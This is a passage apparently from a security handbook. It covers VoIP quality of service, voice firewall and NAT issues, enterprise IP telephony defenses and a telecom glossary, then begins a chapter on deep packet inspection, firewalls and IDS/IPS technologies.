The move toward IP PBXs is evolving. Companies that cost-effectively integrate voice and data between locations can utilize IP PBXs on their IP networks, gaining additional advantages from simple moves and changes. Challenges exist regarding the nonproprietary telephony-grade server reliability (built for 99.99 percent reliability) and power distribution compared to traditional PBXs. Complete solutions related to voice quality, QoS, lack of features, and cabling distance limitations are yet evolving. A cost-effective, phased approach to an IP converged system (for example, an IP card in a PBX) enables the enterprise to make IP migration choices, support new applications such as messaging, and maintain the traditional PBX investment where appropriate. The move toward computer telephony greatly increases similar types of PBX security threats discussed previously and is explored further in the "VoI Security" section of this chapter.

162.3.3 Quality-of-Service (QoS)

Network performance requirements are dictated by both the ITU SS7/C7 standards and user expectations. The standard requires that the end-to-end call-setup delay cannot exceed 20–30 seconds after the ISDN User Part (ISUP) initial address message (IAM) is sent; users expect much faster response times. Human beings do not like delays when they communicate; acceptable end-to-end delays usually need to meet the recommended 150 milliseconds.

QoS guarantees, at very granulated levels of service, are a requirement of next-generation voice networks. QoS is the ability to deliver various levels of service to different kinds of traffic or traffic flows, providing the foundation for tiered pricing based on class-of-service (CoS) and QoS. QoS methods fall into three major categories: first is an architected approach such as ATM; second is a per-flow or session method such as with the reservation protocol of IETF IntServ definitions and MPLS specifications; and third is a packet labeling approach utilizing a QoS priority mark as specified in 802.1p and IETF DiffServ.

ATM is a cell-based (small cell), wide area network (WAN) transport that came from the carrier environment for streaming applications. It is connection oriented, providing a way to set up a predetermined path between source and destination, and it allows for control of network resources in real-time. ATM network resource allocation of CoS and QoS provisioning is well defined; there are four service classes based on traffic characteristics. Further options include the definition of QoS and traffic parameters at the cell level that establish service classes and levels. ATM transmission-path virtual circuits include virtual paths and their virtual channels. The ATM virtual path groups the virtual channels that share the same QoS definitions, easing network management and administration functions.

IP is a flexible, efficient, connectionless, packet-based network transport that extends all the way to the desktop. Packet-switching methods have certain insufficiencies, including delays due to store-and-forward packet-switching mechanisms, jitter, and packet loss. Jitter is the delay in sending bits between two switches. Jitter results in both an end-to-end delay and delay differences between switches that adversely affect certain applications. As congestion occurs at packet switches or routers, packets are lost, hampering real-time applications. Losses of 30 or 40 percent in the voice stream could result in speech with missing syllables that sounds like gibberish.

IntServ and DiffServ are two IP schemes for QoS. IntServ broadens a best-efforts service model, enabling the management of end-to-end packet delays. IntServ reserves resources on a per-flow basis and requires Resource Reservation Protocol (RSVP) as a setup protocol that guarantees bandwidth and a limit to packet delay using router-to-router signaling schemes. Participating protocols include the Real-time Transport Protocol (RTP), which is the transport protocol in which receivers sequence information through packet headers. Real-Time Control Protocol (RTCP) gives feedback of status from senders to receivers. RTP and RTCP are ITU standards under H.225. Real-Time Streaming Protocol (RTSP) runs on top of IP Multicast, UDP, RTP, and RTCP. RSVP supports both IPv4 and IPv6, and is important to scalability and security; it provides a way to ensure that policy-based decisions are followed.

DiffServ is a follow-on QoS approach to IntServ. DiffServ is based on a CoS model; it uses a specified set of building blocks from which many services can be built. DiffServ implements a prioritization scheme that differentiates traffic using certain bits in each packet (IPv4 type-of-service [ToS] byte or IPv6 traffic class byte) that designate how a packet is to be forwarded at each network node. The move to IPv6 is advantageous because the ToS field has limited functionality and there are various interpretations. DiffServ uses traffic classification to prioritize the allocation of resources. The IETF DiffServ draft specifies a management information base, which would allow for DiffServ products to be managed by Simple Network Management Protocol (SNMP).

Multi-Protocol Label Switching (MPLS) is an evolving protocol with standards originally out of the IETF that designates static IP paths. It provides for the traffic engineering capability essential to QoS control and network optimization, and it forms a basis for VPNs. Unlike IP, MPLS can direct traffic through different paths to overcome IP congested route conditions that adversely affect network availability. To steer IPv4 or IPv6 packets over a particular route through the Internet, MPLS adds a label to the packet. To enable routers to direct classes of traffic, MPLS also labels the type of traffic, path, and destination information. A packet on an MPLS network is transmitted through a web of MPLS-enabled routers or ATM switches called label-switching routers (LSRs). At each hop in the MPLS network, the LSR uses the local label to index a forwarding table, which designates a new label to each packet, and sends the packet to an output port. Routes can be defined manually or via RSVP-TE (RSVP with traffic engineering extensions) or MPLS Label Distribution Protocol (LDP). MPLS supports the desired qualities of circuit-switching technology such as bandwidth reservation and delay variation as well as a best-efforts hop-by-hop routing. Using MPLS, service providers can build VPNs with the benefits of both ATM-like QoS and the flexibility of IP. The potential capabilities of the encapsulating label-based protocol continues to grow; however, there are a number of issues between the IETF and MPLS Forum that need full resolution, such as the transfer of ToS markings from IP headers to MPLS labels and standard LSR interpretation when using MPLS with DiffServ.

The management of voice availability and quality issues is performed through policy-based networking. Information about individual users and groups is associated with network services or classes of service. Network protocols, methods, and directories used to enable the granular time-sensitive requirements of policy-based QoS are Common Open Policy Services (COPS), Directory Enabled Networking (DEN), and Lightweight Directory Access Protocol (LDAP).

162.3.4 VOI Security

Threats to voice communication systems increase given the move to the inherently open Internet. Voice security policies, procedures, and methods discussed previously reflect the legacy closed voice network architecture; they are not adequate for IP telephony networks, which are essentially wide open and require little or no authentication to gain access. New-generation networks require protection from attacks across the legacy voice network, wireless network, WAN, and LAN. Should invalid signaling occur on the legacy network, trunk groups could be taken out of service, calls placed to invalid destinations, resources locked up without proper release, and switches directed to incorrectly reduce the flow of calls. As new IP telephony security standards and vendor functions continue to evolve, service providers and enterprises can make use of voice-oriented firewalls as well as many of the same data security techniques to increase voice security.

Inherent characteristics of Voice-over-IP protocols and multimedia security schemes are in conflict with many current methods used by firewalls or network address translation (NAT). Although no official standards exist, multiple security techniques are available to operate within firewall and NAT constraints. These methods typically use some form of dynamic mediation of ports and addresses whereby each scheme has certain advantages given the configuration and overall requirements of the network. Security standards, issues, and solutions continue to evolve as security extensions to signaling protocols, related standards, and products likewise evolve and proliferate.

SIP, H.323, MGCP, and Megaco/H.248 signaling protocols use TCP as well as UDP for call setup and transport. Transport addresses are embedded in the protocol messages, resulting in a conflict of interest. Secure firewall rules specify static ports for desirable data block H.323 because the signaling protocol uses dynamically allocated port numbers. Related issues trouble NAT devices. An SIP user on an internal network behind a NAT sends an INVITE message to another user outside the network. The outside user extracts the FROM address from the INVITE message and sends a 200(Ok) response back. Because the INVITE message comes from behind the NAT, the FROM address is not correct. The call never connects because the 200 response message does not succeed.

H.323 and SIP security solution examples available today are described. H.323, an established ITU standard designed to handle real-time voice and videoconferencing, has been used successfully for VoIP. The standard is based on the IETF Real-Time Protocol (RTP) and Real-Time Control Protocol (RTCP) in addition to other protocols for call signaling and data and audiovisual communications. This standard is applied to peer-to-peer applications where the intelligence is distributed throughout the network. The network can be partitioned into zones, and each zone is under the control of an intelligent gatekeeper. One voice firewall solution in an H.323 environment makes use of the mediating element that intervenes in the logical process of call setup and tear-down, handles billing capabilities, and provides high-level policy control. In this solution, the mediating element is the H323 gatekeeper; it is call-state aware and trusted to make network-wide policy decisions. The data ports of the voice firewall device connect to the output of the H.323 gateway device. The gatekeeper incorporates firewall management capabilities via API calls; it controls connections to the voice firewall device that opens dynamic "pinholes," which permit the relevant traffic through the voice firewall. Voice firewalls are configured with required pinholes and policy for the domain, and no other traffic can flow through the firewall. For each call setup, additional pinholes are configured dynamically to permit the precise traffic required to carry that call; and no other traffic is allowed. The voice firewall simplicity using stateless packet filtering can perform faster at lower costs compared to a traditional application firewall, with claims of 100 calls per second to drill and seal pinholes and a chassis that supports hundreds of simultaneous calls with less than one millisecond of latency.

SIP, an increasingly popular approach, operates at the application layer of the OSI model and is based on IETF RFC 2543. SIP is a peer-to-peer signaling protocol controlling the creation, modification, and termination of sessions with one or more participants. SIP establishes a temporary call to the server, which performs required, enhanced service logic. The SIP stack consists of SIP using Session Description Protocol (SDP), RTCP, and RTP. Recent announcements—a Windows XP® SIP telephony client and designation of SIP as the signaling and call control standard for IP 3G mobile networks—have accelerated service providers' deployments of SIP infrastructures.

Comprehensive firewall and NAT security solutions for SIP service providers include a combination of technologies, including an edge proxy, a firewall control proxy, and a media-enabled firewall. An edge proxy acts as a guard, serving the incoming and outgoing SIP signaling traffic. It performs authentication and authorization of services through transport layer security (TLS) and hides the downstream proxies from the outside network. The edge proxy forwards calls from trusted peers to the next internal hop. The firewall control proxy works in conjunction with the edge proxy and firewall. For each authorized media stream, it dynamically opens and closes pinhole pairs in the firewall. The firewall control proxy also operates closely with the firewall to perform NAT and remotely manages firewall policy and message routing. Dynamic control and failover functions of these firewall control proxies provide the additional required reliability in the service provider network. The media-enabled firewall is a transparent, non-addressable VoIP firewall that does not allow access to the internal network except from the edge proxy. Carrier-class high-performance firewalls can limit entering traffic to the edge proxy and require a secure TLS connection for only media traffic for authorized calls.

162.3.5 Enterprise IP Telephony Security

Threats associated with conversation eavesdropping, call recording and modification, and voicemail forwarding or broadcasting are greater in a VoIP network, where voice files are stored on servers and control and media flows reside on the open network. Threats related to fraud increase given the availability of control information on the network such as billing and call routing. Given the minimal authentication functionality of voice systems, threats related to rogue devices or users increase and can also make it more difficult to track the hacker of a compromised system if an attack is initiated in a phone system.

Protection needs to be provided against denial-of-service (DoS) conditions, malicious software to perform a remote boot, TCP SYN flooding, ping of death, UDP fragment flooding, and ICMP flooding attacks. Control and data flows are prone to eavesdropping and interception given the use of packet sniffers and tools to capture and reassemble generally unencrypted voice streams. Viruses and Trojan horse attacks are possible against PC-based phones that connect to the voice network. Other attacks include a caller identity attack on the IP phone system to gain access as a legitimate user or administrator. Attacks to user registration on the gatekeeper could result in redirected calls. IP spoofing attacks using trusted IP addresses could fool the network that a hacker conversation is that of a trusted computer such as the IP-PBX, resulting in a UDP flood of the voice network.

Although attack mitigation is a primary consideration in VoIP designs, issues of QoS, reliability, performance, scalability, authentication of users and devices, availability, and management are crucial to security. VoIP security requirements are different from data security requirements for several reasons. VoIP applications are under no-downtime, high-availability requirements; operate in a badly behaved manner using dynamically negotiated ports; and are subject to extremely sensitive performance needs. VoIP security solutions are comprehensive; they include signaling protocols, operating systems, administration interface; and they need to fit into existing security environments consisting of firewalls, VPNs, and access servers. Security policies must be in place because they form a basis for an organization's acceptance of benefits and risks associated with VoIP. Certain signaling protocol security recommendations exist and are evolving. For example, the ITU-T H.235 Recommendation under the umbrella of H.323 provides for authentication, privacy, and integrity within the current H-Series protocol framework. Vendor products, however, do not necessarily fully implement such protection. In the absence of widely adopted standards, today's efforts rely on securing the surrounding network and its components.

Enterprise VoIP security design makes use of segmentation and the switched infrastructure for QoS, scalability, manageability, and security. Today, layer 3 segmentation of IP voice from the traditional IP data network aids in the mitigation of attacks. A combination of virtual LANs (VLANs), access control, and stateful firewall provides for voice and data segmentation at the network access layer. Data devices on a separate segment from the voice segment cannot instigate call monitoring, and the use of a switched infrastructure baffles devices on the same segment sufficiently to prevent call monitoring and maintain confidentiality. Not all IP phones with data ports, however, support other than basic layer 2 connectivity that acts as a hub, combining the data and voice segments. Enhanced layer 2 support is required in the IP phone for VLAN technology (like 802.1q), which is one aspect needed to perform network segmentation today. The use of PC-based IP phones provides an avenue for attacks such as a UDP flood DoS attack on the voice segment making a stateful firewall that brokers the data-voice interaction required. PC-based IP phones are more susceptible to attacks than closed custom operating system IP phones because they are open and sit within the data network that is prone to network attacks such as worms or viruses. Controlling access between the data and voice segments uses a strategically located stateful firewall. The voice firewall provides host-based DoS protection against connection starvation and fragmentation attacks, dynamic per-port granular access through the firewall, spoof mitigation, and general filtering. Typical authorized connections such as voicemail connections in the data segment, call establishment, voice browsing via the voice segment proxy server, IP phone configuration setting, and voice proxy server data resource access generally use well-known TCP ports or a combination of well-known TCP ports and UDP. The VoIP firewall handles known TCP traditionally and opens port-level granular access for UDP between segments. If higher-risk PC-based IP phones are utilized, it is possible to implement a private address space for IP telephony devices as provided by RFC 1918. Separate address spaces reduce potential traffic communication outside the network and keep hackers from being able to scan a properly configured voice segment for vulnerabilities.

The main mechanism for device authentication of IP phones is via the MAC address. Assuming automatic configuration has been disabled, an IP phone that tries to download a network configuration from an IP-PBX needs to exhibit a MAC address known to the IP-PBX to proceed with the configuration process. This precludes the insertion of a rogue phone into the network and subsequent call placement unless a MAC address is spoofed. User log-on is supported on some IP phones for device setup as well as identification of the user to the IP-PBX, although this could be inconvenient in certain environments. To prevent rogue device attacks, employ traditional best practice regarding locking down switched ports, segments, and services holds. In an IP telephony environment, several additional methods could be deployed to further guard against such attacks. Assignment of static IP addresses to known MAC addresses versus Dynamic Host Configuration Protocol (DHCP) could be used so that, if an unknown device is plugged into the network, it does not receive an address. Also, assuming segmentation, separate voice and data DHCP servers means that a DoS attack on the DHCP data segment server has little chance of affecting the voice segment. The *temporary use only when needed* guideline should be implemented for the commonly available automatic phone registration feature that bootstraps an unknown phone with a temporary configuration. A MAC address monitoring tool on the voice network that tracks changes in MAC to IP address pairings could be helpful, given that voice MAC addresses are fairly static. Assuming network segmentation, filtering could be used to limit devices from unknown segments as well as keeping unknown devices within the segment from connecting to the IP-PBX.

Voice servers are prone to similar attacks as data servers and therefore could require tools such as an intrusion detection system (IDS) to alarm, log, and perhaps react to attack signatures found in the voice network. There are no voice control protocol attack signatures today, but an IDS could be used for UDP

DoS attack and HTTP exploits that apply to a voice network. Protection of servers also includes best practices, such as disabling unnecessary services, applying OS patches, turning off unused voice features, and limiting the number of applications running on the server. Traditional best practices should be followed for the variety of voice server management techniques, such as HTTP, SSL, and SNMP.

162.3.6 Wireless Convergence

Wireless carriers look to next-generation networks to cost-effectively accommodate increased traffic loads and to form a basis for a pure packet network as they gradually move toward 3G networks. The MSCs in a circuit-switched wireless network as described earlier in this chapter interconnect in a meshed architecture that lacks easy scaling or cost-effective expansion; a common packet infrastructure to interconnect MSCs could overcome limitations and aid in the move to 3G networks. In this architecture, the common packet framework uses packet tandems consisting of centralized MGCs or softswitches that control distributed MGs deployed and located with MSCs. TDM trunks from each MSC are terminated on an MG that performs IP or ATM conversion under the management of the softswitch. Because point-to-point connections no longer exist between MSCs, a less complicated network emerges that requires less bandwidth. Now MSCs can be added to the network with one softswitch connection instead of multiple MSC connections. Using media gateways negates the need to upgrade software at each MSC to deploy next-generation services, and it offloads precious switching center resources. Centrally located softswitches with gateway intelligence can perform lookups and route calls directly to the serving MSC versus the extensive routing required among MSCs or gateway MSCs to perform lookups at the home location register. With the progression of this and other IP-centric models, crucial registration, authentication, and equipment network databases need to be protected.

Evolving new-generation services require real-time metering and integration of session management with the transfer data. Service providers look to support secure virtual private networks (VPNs) between subscribers and providers of content, services, and applications. While the emphasis of 2.5G and 3G mobile networks is on the delivery of data and new multimedia applications, current voice services must be sustained and new integrated voice capabilities exploited. Regardless of specific implementations, it is clear that voice networks and systems will continue to change along with new-generation networks.

Glossary of Terms

AIN (Advanced Intelligent Network): The second generation of intelligent networks, which was pioneered by Bellcore and later spun off as Telcordia. A common service-independent network architecture geared to quickly produce customizable telecommunication services.

ATM (Asynchronous Transfer Mode): A cell-based international packet-switching standard where each packet has a uniform cell size of 53 bytes. It is a high-bandwidth, fast packet-switching and multiplexing method that enables end-to-end communication of multimedia traffic. ATM is an architected quality-of-service solution that facilitates multi-service and multi-rate connections using a high-capacity, low-latency switching method.

CCITT (Comité Consultatif International de Télephonie et de Télégraphie): Advisory committee to the ITU, now known as the ITU-T, that influences engineers, manufacturers, and administrators.

CoS (Class-of-Service): Categories of subscribers or traffic corresponding to priority levels that form the basis for network resource allocation.

CPE (Customer Premise Equipment): Equipment owned and managed by the customer and located on the customer premise.

DTMF (Dual-Tone Multi-Frequency Signaling): A signaling technique for push-button telephone sets in which a matrix combination of two frequencies, each from a set of four, is used to send numerical address information. The two sets of four frequencies are (1) 697, 770, 852, and 941 Hz; and (2) 1209, 1336, 1477, and 1633 Hz.

IP (Internet Protocol): A protocol that specifies data format and performs routing functions and path selection through a TCP/IP network. These functions provide techniques for handling unreliable data and specifying the way network nodes process data, how to perform error processing, and when to throw out unreliable data.

IN (Intelligent Network): An advanced services architecture for telecommunications networks.

ITU-T (International Telecommunication Union): A telecommunications advisory committee to the ITU that influences engineers, manufacturers, and administrators.

MPLS (Multi-Protocol Label Switching): An IETF effort designed to simplify and improve IP packet exchange and provide network operators with a flexible way to engineer traffic during link failures and congestion. MPLS integrates information about network links (layer 2) such as bandwidth, latency, and utilization with the IP (layer 3) into one system.

NIST (National Institute of Standards and Technology): A U.S. national group that was referred to as the National Bureau of Standards prior to 1988.

PBX (Private Branch Exchange): A telephone switch residing at the customer location that sets up and manages voice-grade circuits between telephone users and the switched telephone network. Customer premise switching is usually performed by the PBX as well as a number of additional enhanced features, such as least-cost routing and call-detail recording.

PSTN (Public Switched Telephone Network): The entire legacy public telephone network, which includes telephones, local and interexchange trunks, communication equipment, and exchanges.

QoS (Quality-of-Service): A network service methodology where network applications specify their requirements to the network prior to transmission, either implicitly by the application or explicitly by the network manager.

RSVP (Reservation Resource Protocol): An Internet protocol that enables QoS; an application can reserve resources along a path from source to destination. RSVP-enabled routers then schedule and prioritize packets in support of specified levels of QoS.

RTP (Real-Time Transport Protocol): A protocol that transmits real-time data on the Internet. Sending and receiving applications use RTP mechanisms to support streaming data such as audio and video.

RTSP (Real-Time Streaming Protocol): A protocol that runs on top of IP multicasting, UDP, RTP, and RTCP.

SCP (Service Control Point): A centralized node that holds service logic for call management.

SSP (Service-Switching Point): An origination or termination call switch.

STP (Service Transfer Point): A switch that translates SS7 messages and routes them to the appropriate network nodes and databases.

SS7 (Signaling System 7): An ITU-defined common signaling protocol that offloads PSTN data traffic congestion onto a wireless or wireline digital broadband network. SS7 signaling can occur between any SS7 node, and not only between switches that are immediately connected to one another.

Deep Packet Inspection Technologies

Anderson Ramos

163.1 Introduction

The explosion of the commercial use of the Internet has created specific business and technology demands for products that could allow organizations to explore the opportunities that arose without compromising their security. Thousands of internal networks, with a high level of trust for their owners, have been connected to a public and loosely controlled network; this has opened those organizations to a series of new security problems.

One of the first concerns was the need of having a security mechanism that could allow basic definitions in terms of access control. The development of a network security policy to determine what resources could be accessed by which users, including the operations that could be performed, was always recommended as a good first step. Once the organization had this basic definition of the permissions that should be enforced at the connecting point with this new external world, it was ready to implement technologies for achieving this goal.

The network security killer application of this emerging era was the firewall. Basically, we can define firewalls as a system, formed by one or more components, responsible for network access control. These systems have used a number of different technologies for performing their operations. Well-known examples are packet filters, proxies, and stateful inspection devices. In general, those technologies analyze packet information, allowing or disallowing their flow, considering aspects like source/destination addresses and ports. Some of them have much more complex analysis, as well granularity in terms of configuration, but the basic purpose is the same. They have achieved a partial success in their objectives.

Partial success means that those technologies were able to guarantee that multiple ports that used to be open for communication (thus exploitation) before the advent of the firewalls were, more or less, closed. One of the key success factors here was the default deny approach, a key security principle, correctly implemented in the design of the security policies' structuring. The remaining problem that most organizations today are willing to address is how secure are the few communication ports still opened though their firewalls. In other words, how to guarantee that our few authorized channels are not used in an unauthorized way. This is far more complex.

The reason for this actual concern comes from the fact that, over recent years, the attacks have migrated from the network level to the application level. Because firewalls were effective in blocking several ports that would be opened for network exploitation, the research of new attacks have been concentrated in applications that are often open through most firewall security policies, focusing on protocols like hypertext transfer protocol (HTTP), simple mail transfer protocol (SMTP), database access protocols, and others. Additionally, HTTP has became one of the most important paths to a number of new software-developing technologies, designed for making the delivery of new Web applications easier and full of rich new features that were previously unavailable.

This vast use of HTTP and the other protocols that have been mentioned have forced most network and security administrators to create specific rules in their firewalls for allowing these types of communication in an almost unrestricted way. Several software developers of applications such as instant messaging or Internet telephony have adapted them for using these open communication channels, in an attempt to avoid organization enforced restrictions and controls. Some have even adapted their code to search and use any open port in the firewall, through approaches that remember port scanners, tools historically used for network and host security evaluation and invasion, although the reason for doing that can go beyond network security issues.[1]

The network access control needs to become more granular, going beyond the basic functions provided by most technologies. The point is not blocking or not unblocking the HTTP port, but guaranteeing that this open port is being used only for specific types of authorized HTTP traffic. This includes protection against things like:

- Unauthorized download of mobile code, like ActiveX controls and Java applets
- Application-level attacks against Web sites
- Malware propagation through authorized protocols
- Use of authorized open ports by unauthorized applications
- Specific behaviors that could characterize an attack.

Different technologies have been used in these tasks, with limited success. Intrusion detection systems (IDSs) were one of them. Although the main purpose of these technologies was to work as an auditing tool, several vendors have promised effective protection through firewall integration or active responses, such as connection resets. However, a Gartner report, published in 2003,[2] pointed out several fundamental issues with the use of those systems, urging customers to replace them by new emerging technologies capable of not only detecting attacks, but blocking them in real time. Basically, the key arguments were:

- IDSs cannot block attacks effectively, only detect them.
- Their detection capabilities were also limited, with a high number of false positives and negatives.
- The management burden is huge, theoretically demanding 24-hour monitoring of their functioning.
- They were not able to analyze traffic at transmission rates greater than 600 Mbps.

Although the report had some flaws,[3] including technical errors like the speed limit, a huge and passionate debate was initiated. Security managers and professionals that have invested their budgets in IDSs tried to justify their decisions. Vendors went even further, attempting to disqualify Gartner's arguments. But, curiously, most vendors at that time were already offering in their product ranges new options known as intrusion prevention systems (IPSs). These are probably the most stable and mature technology capable of doing some of the actions demanded by the research report, which indicates that even they were aware of some of their product's limitations. Additionally, the report has also mentioned another recent Gartner research document that focused on a technology called deep packet inspection (DPI), that was new and then still loosely defined.

Since then, several products offering DPI capabilities have emerged. The purpose of this document is to investigate what this technology is, its application in the current network/computer security scenario, and how to decide if it is appropriate for your organization's environment.

163.2 Deep Packet Inspection Definition

DPI is normally referred to as a technology that allows packet-inspecting devices, such as firewalls and IPSs, to deeply analyze packet contents, including information from all seven layers of the OSI model. This analysis is also broader than common technologies because it combines techniques such as protocol anomaly detection and signature scanning, traditionally available in IDS and anti-virus solutions.

It is right to affirm that DPI is a technology produced by the convergence of traditional approaches used in network security, but performed by different devices. The improvement of hardware platforms and the development of specific hardware devices for network security tasks have allowed functions that used to be carried out by separate components to be carried out by just one. However, it is not possible to argue that this convergence is complete. Today (2006), vendors are still maturing their technologies and there is a huge space for improvement.

Due to this convergence, it is important to understand which technologies have preceded DPI and what their drawbacks are because they have driven the demand for new technologies by not fulfilling all current network security needs.

163.3 Understanding Previous Technologies

One of the first technologies used for performing network security were packet-filtering firewalls. Those systems were implemented, basically, by using access control lists (ACLs) embedded in routers. Access control was one of the primary concerns of the early age of commercial use of the Internet in the 1990s. Because routers are the connection point between internal and external networks, their use as access control devices were very natural and appropriate.

Simple packet filters analyze each of the packets passing through a firewall, matching a small part of their contents against previously defined groups of access control rules. In general, we can say that basic limitations were:

- Because they analyze individual packets, they could not identify security violations that can only be visualized by screening more of the traffic flow;
- Very little information from the packets was analyzed, avoiding the identification of several problems that could only be seen in the application layer.
- The rules were static, creating many security problems for screening protocols that negotiate part of the communication options, like ports and connections, on the fly (the FTP service is a classic example).
- In general, router ACLs, implemented through command-line parameters, are harder to manage than rules created in easy-to-use graphical user interfaces.

Due to those deficiencies, an alternative, known as *application-layer firewalls* or *proxies*, was developed. Designed with the purpose of solving the security limitations of the packet-filtering technology, proxies have adopted a very effective approach in terms of security, but are radical from the networking point of view.

Instead of analyzing packets as they cross the gateway, proxies break the traditional client/server model. Clients are required to forward their requests to a proxy server instead of the real server. After the proxy receives those requests, it will forward them to the real server only if the requests meet a predefined security policy. The real server receives the requests from the proxy, which forces it to believe that the proxy is the real client. This will allow the proxy to concentrate all requests and responses from clients and servers.

Because a proxy is normally developed with the purpose of filtering a specific application, its security controls and mechanisms are much stronger than packet filters. Instead of just allowing or not allowing the application, the proxy can have more granularity, specifying exactly which parts of the communication are allowed, which content is allowed, etc. Using HTTP as an example, it is possible to define that users can access Web sites, but download of Java applets or ActiveX controls is prohibited.

However, this new paradigm requires applications to be adapted for taking advantage of their features. Clients must be aware that there is a proxy in the middle of the communication and must format their requests in an appropriate way. Protocols and toolkits, such as SOCKS, have been developed for making this work easier. More recently, transparent proxies have been solving this issue while keeping the security capabilities of the technology.

But the worst problem was cost, and the cost will affect the use of proxy technologies in two ways. First, it is expensive and time consuming to write code for proxy servers. The programmer must know not only everything about the protocol being "proxied," but must also have specific code for implementing the necessary security controls. Second, there is a performance problem. Because connections will be always recreated from the proxy to the real server and the analysis being done is more sophisticated, the performance cost is much higher than it is in packet filters.

Considering that those two technologies are opposite in a number of ways, an intermediate technology, marketed as *stateful inspection*, focused on improving the security of packet filters. The idea was to keep a performance similar to packet filters while improving their security to an acceptable level. This improvement is made possible through the use of state tables. When packets are analyzed by stateful firewalls, they store important information about the connection in those tables, allowing them to improve the quality of the screening process because the flow of the information is considered when making network access control decisions, instead of single packets. This mechanism also allows the creation of dynamic rules, intended for permitting very specific communication channels to be open on the fly. If the protocol negotiates some connection using a random port, for example, the firewall can realize this through a full seven-layer analysis on the packet, and create a dynamic rule, allowing the communication on this port if the source/destination information is correct, and for a limited time.

This was a huge improvement for packet filters in terms of security, but could not solve all of the security problems. However, developing "intelligence" for firewalls like this—adapting them for new protocols as they emerge—is much simpler and easier than developing new application proxies. This created cheaper products, delivered to the market faster than proxy-based solutions, allowing companies that invested in this technology, like CheckPoint, Netscreen (now Juniper) and Cisco, to establish themselves as market leaders.

Although it represented a good improvement for packet filters, stateful inspection still lacked important security capabilities. Network access control was being performed very well, but it still was not capable of detecting attacks at the application level. Some of the vendors were using internal transparent application proxies when their customers needed more extensive checks. But as performance needs have increased, the stateful inspection/proxy combination has not scaled very well. Additionally, the number of network attacks was increasing dramatically, and the proxy part of this combination was not being updated for addressing all of them.

For this reason, many customers willing to add an additional layer of monitoring and protection have acquired IDSs. Those systems, from a network perspective, are basically monitoring devices, although most of them have some firewall integration features that could also give some level of reaction and protection. Copies of the packets crossing the monitored networks are sent to the network IDS that analyze this information, normally using pattern (signature) matching technologies. This approach is very similar to the approach used by anti-virus software, being equally ineffective. Only previously known viruses/attacks can be detected. Attempts to solve this issue using statistical analysis for defining an expected baseline and examining for deviations from it, could even identify attacks not defined in the signatures database, but raised the false positives to unsustainable levels.

However, from a security perspective, pattern-matching approaches are even more ineffective in IDS than in anti-virus software. Most anti-virus software can block viruses in real-time once they are found, while most IDSs can only generate an alert. They can also send a command to the firewall, asking for blocking of the source of a just-identified attack. However, this approach has at least two serious problems:

- Some attacks, including several denial-of-service techniques, can be performed using very few packets, disrupting their targets before the firewall responsible for blocking them receives any notification.
- IDSs are famous for their false positives. In case of a false alarm, the firewall can block legitimate traffic, compromising the availability of the services and creating huge administrative problems.

The most logical evolution of this scenario would be to combine stateful inspection performed by firewalls with the content inspection performed by IDSs in a single box that could identify and block attacks in real-time, but improving their detection capabilities for avoiding the false positives issue. In this way, the analyses done by both components would be performed simultaneously.

A single-box approach is appealing. Customers prefer to have just one single security solution that would reduce the total cost of ownership (TCO) of the system, in addition to greatly simplifying the administration. Vendors would prefer to eliminate their competitors and be the only network security company present on their customer's network. The Gartner "IDS is dead" report, as it is popularly known, only served as a kick-off element of this probable transition, as mentioned in the previous section.

163.4 Deep Packet Inspection Debut

There are two types of products, different but similar, using DPI. First, we have firewalls that have implemented content-inspection features present in IDS systems. Second, we have IDS systems working with an in-line positioning approach, intended to protect the networks instead of just detecting attacks against them.

First, with regard to analyzing firewalls that have incorporated IDS features, there are two key technologies making this possible: pattern (signature) matching and protocol anomaly. The first approach incorporates a database of known network attacks and analyzes each packet against it. As previously mentioned, success in the protection is normally obtained only for known attacks, which have signatures previously stored in the database. The second approach, protocol anomaly, incorporates a key security principle, already mentioned in the first section, known as *default deny*. The idea is to, instead of allowing all packets in which content does not match the signatures database, define what should be allowed, based on the definitions of how the protocol works. The main benefit is to block even unknown attacks. Because the time window between the discovery of a new vulnerability and their exploitation by tools or worms has dramatically decreased, this ability can be considered almost indispensable nowadays. Additionally, this reduction in the time frame for exploitation forces companies to pay more attention to their patch management procedures. This creates a painful dilemma: should they apply patches as soon as possible, without adequate testing, exposing them to availability problems arising from problematic patches, or should they test patches before applying, exposing them to the vulnerability exploitation risk during the test period? This management concern has been explored by DPI vendors. Some claim[4] that their products can protect companies from attacks, giving them the ability to test patches adequately, applying them then whenever possible. These claims have strong marketing appeal, but a poor security vision. The connection to the Internet is not the only source of problems that could explore unpatched systems, although it is the primary one.

Some well-recognized security experts[5] argue that the protocol-anomaly approach is not the best implementation of the default-deny approach for network security purposes. From their point of view, proxies are much better in terms of performance. Curiously, vendors such as CheckPoint have abandoned mixed architectures, using stateful inspection and transparent application-level gateways towards DPI approaches.[6] This may suggest that proxy-only solutions could have even more problems, although it is very questionable.

Besides the firewall/IDS combination, there are a number of solutions marketed as IPSs that also implement DPI technologies. Generally speaking, IPSs are in-line IDSs. They have almost the same capabilities, but IPSs can block attacks in real-time if they are detected. Careful and conservative policies are implemented with the purpose of avoiding one of the key limitations of IDS systems: false positives. Using their IDS systems as a comparison parameter, several customers were reluctant to purchase IPSs, fearing that they could block legitimate traffic.

Another mechanism commonly implemented for avoiding possible availability problems related to IPS malfunctioning is the network pass-through. In case of any problem in the IPS, such as a power supply failure, the pass-through mechanism will connect the network cables directly, maintaining network connectivity. Although this is a desired feature for a device used in combination with a firewall, it should never be implemented in a firewall itself. It is an approach against a basic security engineering concept known as *fail-safe*. According to fail-safe, security components should fail in a way that does not compromise their security goals. In practical terms, firewalls that implement this concept should not allow any traffic if problems arise, as opposed to allowing everything.

In general, IPSs can identify and block many more attacks than firewalls with embedded IDS functionalities. Additionally, they usually do not have the same filtering capabilities and administration features present in products that used to be simple firewalls in the past. But the fact is that both combinations have been improved for solving their limitations, producing very broad network security solutions. A number of new technologies are also being embedded in those new products. Some examples include:

- Anti-spam filters
- Malware analysis
- URL filtering
- Virtual private networks
- Network sddress yranslation
- Server and link load balancing
- Traffic shaping.

Besides the numerous benefits existent in the single-box approach, the drawbacks from the security point of view should not be ignored. Since the early days of network security, defense in-depth has been almost unanimity. The combination of multiple security controls that complement each other, following solid architectural security principals, increases security and creates resiliency, thereby allowing a longer time frame for detecting and responding to attacks before they reach the most valuable information assets, usually the internal servers.

Additionally, there exists a second a problem, not less relevant, related to availability. Single-box designs inherently create single points of failure. Fortunately, this problem is not so hard to solve and several vendors have hot-standby and cluster options for their DPI solutions.

163.5 Other Issues

